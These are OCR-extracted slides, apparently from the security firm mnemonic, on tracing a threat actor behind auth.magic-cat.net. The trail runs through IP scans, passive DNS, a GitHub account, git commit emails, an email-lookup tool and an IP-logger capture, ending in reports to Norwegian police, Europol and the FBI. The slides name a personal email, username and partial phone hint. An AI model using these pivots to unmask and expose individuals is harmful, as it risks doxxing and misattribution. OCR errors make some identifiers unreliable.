
mnemonic








EXIT


C:\Users\harrison\Desktop\activations.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
activations.txt
07 lines : 5,436
Normal text file
Unix (LF)
UTF-8
IN

mnemonic

Good time to inform the police


- Compiled a 24-page report and shared with
  - Norwegian National Cybercrime Centre (NC3)
  - The National Authority for Investigation and Prosecution of Economic and Environmental Crime (Økokrim)
  - Europol
  - FBI
- Held meetings with Europol in The Hague, twice





Gotcha!


```
{
    "id": 5156,
    "type": "not-found",
    "label": "未知请求",
    "info": {
        "ip": "47.242.121.133",
        "ua": "Mozilla/5.0 (iPad; CPU OS 17_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
CriOS/120.0.6099.119 Mobile/15E148 Safari/604.1",
        "host": "auth.magic-cat.net",
        "info": "无法处理的请求地址: auth.magic-cat.net/MdhQXmRj7M/assets/index-ec2973c0.js",
        "domain": "auth.magic-cat.net/MdhQXmRj7M/assets/index-ec2973c0.js",
        "remark": "你没有为此域名绑定源码"
    },
    "created_at": "2024-01-05T15:54:22.663Z"
}
```



// TAGS: cloud

// LAST SEEN: 2024-08-31

General Information

Cloud Provider	**Alibaba Cloud**
Country	**Hong Kong**
City	**Hong Kong**
Organization	**Alibaba Cloud LLC**
ISP	**Alibaba (US) Technology Co., Ltd.**
ASN	**AS45102**
Operating System	**Ubuntu**

Open Ports


22

// 22 / TCP

-1541108638 | 2024-08-31T01:32:03.623375

OpenSSH 8.2p1 Ubuntu-4ubuntu0.1

```
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDNlF2GJr8PRVOPKHEKyL2+YzMTe1YaV4mOkuK8pNpAGrbf
Q40aZoOQCZyY+3cIk/R5Pc+JCfbSoFBZXrr8yNRHg1r8ClDWCKOpqe8XDV96LmAettTs7usyImGP
eVf8Pr3nYLbW0OId25fMha7lq6H0Y7o9YAnfBcISsozrRR0drYAT7tDHEzVdsest7kSMsObTx5GU
ujuMEcXT0bTSDLDdwUH3rhFnHKU9qv3A7iqX1fuidQ1n5LGW9fc2z0YGuLeIICHocjtnbFtlRS3b
/+tX7EYLCjJMNg0yVdgQZkqknBkaCnydd5mVYuig4KB38S8nwwOMXdPuNNHiSlg0B3HlVKWg215G
EJGNb+s1Lwg8RIfJBsusa5u+59mwPlSxiS7yat4gMby9VvHyWJ/0XIxWZF2HCp9cu+3hq8RGNdGi
gY5DIoLbqRtY3uVtp1AkNL8yBqA2RefAlQa3Ga8jydmDDdSDObOz8OuhCCYgoUVrgwQDP+SPXcOJ
agf8kDuYV/8=
Fingerprint: 60:f5:a4:c1:3b:88:5f:83:e6:b0:69:a8:8d:27:8b:05

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
```



Search ...
47.242.121.133

Record type	Query	Answer	First seen	Last seen ↓	# times	TTL
a	hk.if-she.com	47.242.121.133	2022-12-27 23:43	2022-12-27 23:45	2	300
a	legag.legsec.net	47.242.121.133	2022-06-26 19:40	2022-08-25 20:42	3	600
a	legma.legsec.net	47.242.121.133	2022-06-26 19:39	2022-08-25 20:41	6	600
a	legsec.net	47.242.121.133	2022-06-26 19:37	2022-06-27 08:10	8	600

Showing: 25 1-4 of 4 PREVIOUS NEXT

History

47.242.121.133
11 seconds ago

mnemonic



Search ...
if-she.com

Record type	Query	Answer	First seen	Last seen ↓	# times	TTL
a	if-she.com	15.197.192.55	2024-03-08 22:24	2024-04-10 22:56	11	300
a	if-she.com	91.195.240.94	2021-03-09 17:27	2022-08-26 06:14	7	300
cname	if-she.com	trizau.github.io	2021-07-13 22:45	2022-05-17 01:38	18	300
cname	if-she.com	eoogo.github.io	2020-07-14 09:55	2021-05-14 23:42	6	300
a	if-she.com	8.210.88.222	2020-07-14 10:59	2020-07-14 10:59	1	300
a	if-she.com	47.240.54.146	2020-03-22 09:46	2020-03-22 09:46	1	300

Showing: 25 1-6 of 6 PREVIOUS NEXT

History

if-she.com
10 seconds ago

hk.if-she.com
15 seconds ago

47.242.121.133
3 minutes ago

mnemonic

Overview Repositories 3



trizau

Block or Report

iOS-VCAM Public

苹果手机虚拟摄像头 iPhone virtual camera

ios camera webcam webcamera deepfakes virtualcamera vcam

156 33 Updated on Mar 22, 2023

mine-sweeper Public

Vue3 扫雷

minesweeper-game

TypeScript Updated on Oct 26, 2022


pkg-edit Public

change exe file info

JavaScript 1 Updated on Mar 27

© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information

mnemonic


Product
Solutions
Resources
Open Source
Enterprise
Pricing
Search or jump to...
Sign in
Sign up
trizau / pkg-edit
Public
Notifications
Fork 0
Star 1
Code
Issues
Pull requests
Actions
Projects
Security
Insights
Commits
master
All users
All time
Commits on Mar 27, 2024
update default config
cc committed 5 months ago
c2c3fdc
Commits on Jan 29, 2023
update package.json
trizau committed last year
38311ef
update readme
trizau committed last year
8f487d3
Commits on Jan 26, 2023
fix bugs
trizau committed last year
6fe2449
Commits on Jan 19, 2023
bug fix
trizau committed last year
440b7c4
init
trizau committed last year
576ff0c

mnemonic

```
$ git log
commit c2c3fdc129a31b737665b6a8a5d0e306f088bfa5 (HEAD -> master, origin/master, origin/HEAD)
Author: cc <example@example.com>
Date:   Wed Mar 27 13:33:12 2024 +0800

    update default config

commit 38311eff49065d848151f83d101d6a[illegible]3c3149209
Author: trizau <my4cheng@gmal.com>
Date:   Sun Jan 29 11:25:42 2023 +080[illegible]

    update package.json

commit 8f487d36f69b163b96527358441218639416032O
Author: trizau <my4cheng@gmal.com>
Date:   Sun Jan 29 10:47:24 2023 +0800

    update readme
```



Results for: my4cheng@gmail.com


Enter phone number, email or username Search

PDF + PDF CSV DOCX JSON


Sources Scanned	Names	Usernames	Total Accounts	Countries
267	5	3	24	0

Timeline View

Double click on a timeline item to expand it. Click on it to see its details on the table.



Platform	Description	Data Integrity	Timestamp
Github	Last Active (Github)	—	2024-08-16 T11:41:36+00:00
Github	Created Account (Github)	—	2018-09-30 T02:07:08+00:00
Google	Last Active (Google)	—	2024-03-29 T08:11:02



Apple

Phone Hint	(???) ???-??89
Has multiple emails	False

Expand Result

🤔

mnemonic



IP LOGGER
Best IP Logger & IP Tools

BLOG | PRICING | TOOLS | SIGN IN | SIGN UP

Put your notes here

Enter note

Disable ADS

all data | Show bots | Unique only | No filters

Visitors | Analytics

1 clicks (unique) | 1 clicks (total)

1

Datetime	IP/Provider	Country/City	Device	Refering pages	Device identificator	More info
6/17/24 8:27:11 AM 0s	47.242.121.133 Alibaba (US) Technology Co....	Hong Kong SAR China Hong Kong	iOS 17.5000 Safari 17.5000	HTTP-Referer is empty	Mozilla/5.0 (iPhone; CPU iPhone OS 17_5_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.5 Mobile/15E148 Safari/604.1	More info Accuracy: IP

1

Disable ADS

mnemonic

varnish部署与配置https

• 2020年07月07日

